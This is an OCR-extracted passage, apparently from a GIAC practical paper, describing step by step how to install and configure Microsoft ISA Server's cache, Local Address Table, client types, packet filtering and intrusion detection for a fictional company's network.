
Select this option to install cache and Web hosting functionality.

Cache mode installation is recommended only for computers that are not directly connected to the Internet. If this computer is directly connected to the Internet, install ISA Server in integrated mode.

● Integrated mode

Select this option to install integrated enterprise firewall, cache, and Web hosting functionality.

The choices as seen above are Firewall Mode, Cache Mode and Integrated Mode. We select Integrated Mode which will allow us to take advantage of the Web caching features of ISA if we decide to at a later date. Then select continue.



Specify the NTFS drives on which caches should be located and the maximum size of each cache.

Drive	[File System]	Maximum Size (MB)
C:	[NTFS]	
D:	[NTFS]	500


Drive: D: [NTFS]

Available space (MB): 5607

Cache size (MB): 500

Total cache size (MB): 500MB

The next step is to allocate disk space for the cache service (since we chose Integrated Mode). It requires a NTFS partition and it has to be a local drive with an assigned letter. Once this has been configured the LAT has to be constructed. The Local Address Table is a table that represents the addresses on the private LAN. This does NOT include the addresses in the Service Network (DMZ).



Local Address Table

Select the address ranges (based on the Windows 2000 routing table) for inclusion in the local address table (LAT). The LAT should include all the addresses in your internal network.


☑ Add the following private ranges: 10.x.x.x, 192.168.x.x, 172.16.x.x - 172.31.x.x and 169.254.x.x.

☑ Add address ranges based on the Windows 2000 Routing Table

Select the address ranges that are associated with the following internal network adapters:

Card	IP Addresses
□ ELNK3 Ethernet Adapter	110.20.20.1
□ ELNK3 Ethernet Adapter	110.10.10.2

You can select the private address ranges based on RFC 1918, use the address table in the host computer or choose a specific interface or combination of these.



Microsoft Internet Security and Acceleration Server Setup


Enter the IP address ranges that span the internal network address space.

Internal IP ranges:

From	To
10.0.0.0	10.255.255.255
169.254.0.0	169.254.255.255
172.16.0.0	172.31.255.255
192.168.0.0	192.168.255.255


To construct a local address table, click Construct Table.

GIAC Enterprises Private LAN address range does falls within the 192.168.x.x Class C range. But since it does not include the complete range, we select option one and then remove the addresses and add the specific range of 192.168.50.0-192.168.50.255. The LAT should only include the private LAN address space. No other address space should be included; this also means the DMZ or Service Network.



Microsoft Internet Security and Acceleration Server Enterprise Edition Setup was completed successfully.

The installation program informs us that it was successful and once OK is selected we get the Welcome Screen below. The last step to complete the install is to apply the service pack which addresses several issues. Then reboot and begin the configuration. Below is a screen shot of the 'Getting Started Wizard', which can be used to start the configuration.



Welcome

Welcome to the Microsoft Internet Security and Acceleration (ISA) Server Getting Started Wizard.

This wizard will assist you in finishing the setup process and help you to define and configure initial ISA Server policies, to connect and protect your internal network.

To navigate through the wizard, click Next.

To quit the wizard, click Finish.
Click the Help button for more information on specific tasks.

ISA Clients –


There are three client types available on the ISA server - the Secure NAT client, the Firewall Client and the Web Proxy Client. Each client can be used separately or in combination depending on the specific access needs. There are advantages and disadvantages for each.

Secure NAT Client –

The Secure NAT client is the simplest to deploy since the only step involved in the setup is to configure each client's default gateway to the private interface address of the ISA Server. If there are routers between the client and the ISA server then that routers local interface would be used as the default gateway address and the router would need to be configured in such a way to route all Internet bound traffic to the ISA Server. The advantages to this deployment are: 1) obviously platform independent, will work on any OS that can talk TCP/IP, 2) simple deployment, no extra software to install on clients. ISA server cannot provide these clients DNS resolution and therefore must have a DNS server's address that can resolve internet names. If name resolution is required on the local network then the Secure NAT clients must have a DNS server that can provide that resolution. If this is the case then the recommended solution is to have a local DNS server as the client's preferred DNS server that uses a public DNS server as its forwarder. The disadvantages of the Secure NAT client are: 1) Since the solution is IP based there is no way to use user or group-based authentication for network access. 2) The Secure NAT client is restricted to those protocols that are included in the protocol definitions of the ISA Server and 3) Require Application filters for complex protocols.

Web Proxy Client –

The Web Proxy Client can be configured on any OS that supports a CERN compliant browser. Most of today's Web browsers are CERN-compliant and therefore are candidates for the Web Proxy Client. This client only supports a few protocols – HTTP, HTTPS, FTP and GOPHER. So if browsing is the only access needed then this client would work. It also passes user information to the Web Proxy Service and therefore can be used with user or group based access controls. Setup is done through the properties of the browser as shown below.



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address

Proxy server

☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 192.168.1.1 Port: 8080

☑ Bypass proxy server for local addresses

This screen shot reflects the settings that would be used to connect to the ISA server. The IP address is the ISA Server's internal interface address. This information also reflects that ISA listens for outbound HTTP request on TCP port 8080 by default, although it can be changed. There is also a check box that allows the PC to differentiate between a 'local' address and 'remote' dotted address – 'Bypass proxy server for local addresses'. By configuring the LDT (Local Domain Table) on the ISA server a client can differentiate and not send the 'local dotted address' to the ISA server. The Web Proxy Service can handle the DNS resolution for the Web Proxy Client for resolving Internet names. But if local name resolution is needed then similar to the Secure NAT Client it needs to be configured with a local DNS server that resolves local names and forwards Internet addresses.


Firewall Client –

The third client available for ISA is the Firewall Client. It is the most robust of the three but does involve installing software on each client. The Firewall Client will only work on Windows 95/98/ME, Windows NT 4.0, Windows 2000 and Windows XP. The client software can be installed using a 'share point' on the ISA Server, a WEB install on an IIS box (not recommended running on ISA), or using Microsoft's RIS server (remote installation service) and either "publishing" or "assigning" the software automatically. The advantages of using this software are: 1) Allow use of user or group-based access control. 2) It handles complex protocols like the FTP service. The disadvantages are: 1) Having to deploy software on each client. 2) Only a subset of the Windows operating systems is supported and no other platforms. 3) Firewall Clients configured properly, without a default gateway, will not be able to ping external addresses. This is because the Firewall Client only supports TCP and UDP based protocols and not ICMP. The Firewall Client should also never be installed on the ISA Server on any server that you want to publish as they should be set up as Secure NAT Clients. The Firewall Clients do not need a DNS server listed in their TCP/IP properties since they pass the DNS request to the ISA server over the 'control channel' UDP port 1745 or TCP port 1745. Again the only caveat to this is that if local DNS is needed then as before they will need a local DNS server as their preferred server and have the local DNS server use a forwarder to resolve Internet FQDN names.

Since GIAC Enterprises clients are all Windows 2000 PC's and the number is very manageable the consultant has recommended that the PC's be configured as Secure-Nat clients and that they also be configured as Web Proxy Clients. Since the Web Proxy service handles HTTP, HTTPS, FTP and GOPHER by default it will take care of the current access needs of the internal employees and will allow the focus to be on all other access needs. By configuring the clients as both Secure-Nat and Web proxy clients the proxy service passes the user authentication information to the firewall service versus just configuring them as Secure-Nat clients does not provide this functionality. If at a later date a requirement for more complex protocol access is required the Firewall Client could be deployed. Also for clarification it should be noted that internal DNS resolution is accomplished by the internal DNS server that is authoritative for GIAC Enterprises internal name space giac.local, and it uses the ISP DNS server as its forwarder.

-Firewall Rules -

Since we are going to be using packet filtering on ISA, it needs to be enabled. This is done by selecting the properties of Packet Filtering.



IP Packet Filters Properties


Use this page to control packet routing and packet filtering properties.

☑ Enable packet filtering

☑ Enable Intrusion detection

☑ Enable IP routing

We have selected to enable packet filtering as well as Intrusion detection. We also have to enable IP routing since we are going to be using packet filtering to publish services from our DMZ to the public network.




Use this page to configure packet filter properties.

☑ Enable filtering of IP fragments

☑ Enable filtering IP options

☑ Log packets from 'Allow' filters

The next tab allows you to enable other packet filter options - IP fragments which can be used as a potential denial of service attack. IP Options, which can also potentially be used as a denial of service attack and the last option, to log allow packets. This is usually not enabled as it will fill the log very quickly. It has been enabled here to help in examples.


IP Packet Filters Properties

Enable detection of the selected attacks:

☑ Windows out-of-band (WinNuke)

☑ Land

☑ Ping of death

☑ IP half scan

☑ UDP bomb

☑ Port scan


Detect after attacks on 10 well-known ports

Detect after attacks on 20 ports

To receive alerts about intrusion attacks, set the properties for specific alerts in the Alerts folder.

Intrusion detection functionality based on technology from Internet Security Systems, Inc., Atlanta, GA, USA, www.iss.net

The next tab lists some of the more popular types of intrusions and attacks. The WinNuke attack works by sending 'Out of Band/Urgent' data to port 139 on a older version Windows. This caused the system to crash and displays the infamous BSOD (blue screen of death). The LAND attack is accomplished by sending the host a packet that contains its own address as the source and destination and by setting the source and destination TCP ports to the same number (i.e. 10.0.0.1:139 to 10.0.0.1:139). The 'Ping of Death' is accomplished by sending an ICMP echo request packet that exceeds 65535 bytes. All the listed attacks have been fixed with service packs. The IP half scan can be accomplished with a tool like Nmap. It will attempt to initiate the first step of the TCP/IP 3-way handshake by sending a connection request. This means that the 'SYN' bit is set. If the host being scanned is listening on that particular port it will return a 'SYN-ACK' expecting back a packet with the 'ACK' bit set to complete the handshake which of course doesn't happen because the scan moves on to another port. If the host is not listening on that specific port it will send back a packet with the 'RST-ACK' (reset) bits set to immediately terminate the connection attempt. You will also find information listed on this page that states to receive alerts about these items from ISA you must go to the Alerts folder and set the appropriate properties for the specific alert or alerts that you wish to be notified about. This is illustrated later in the paper.




Use this page to enable the PPTP IP protocol to pass through the firewall

□ PPTP through ISA firewall

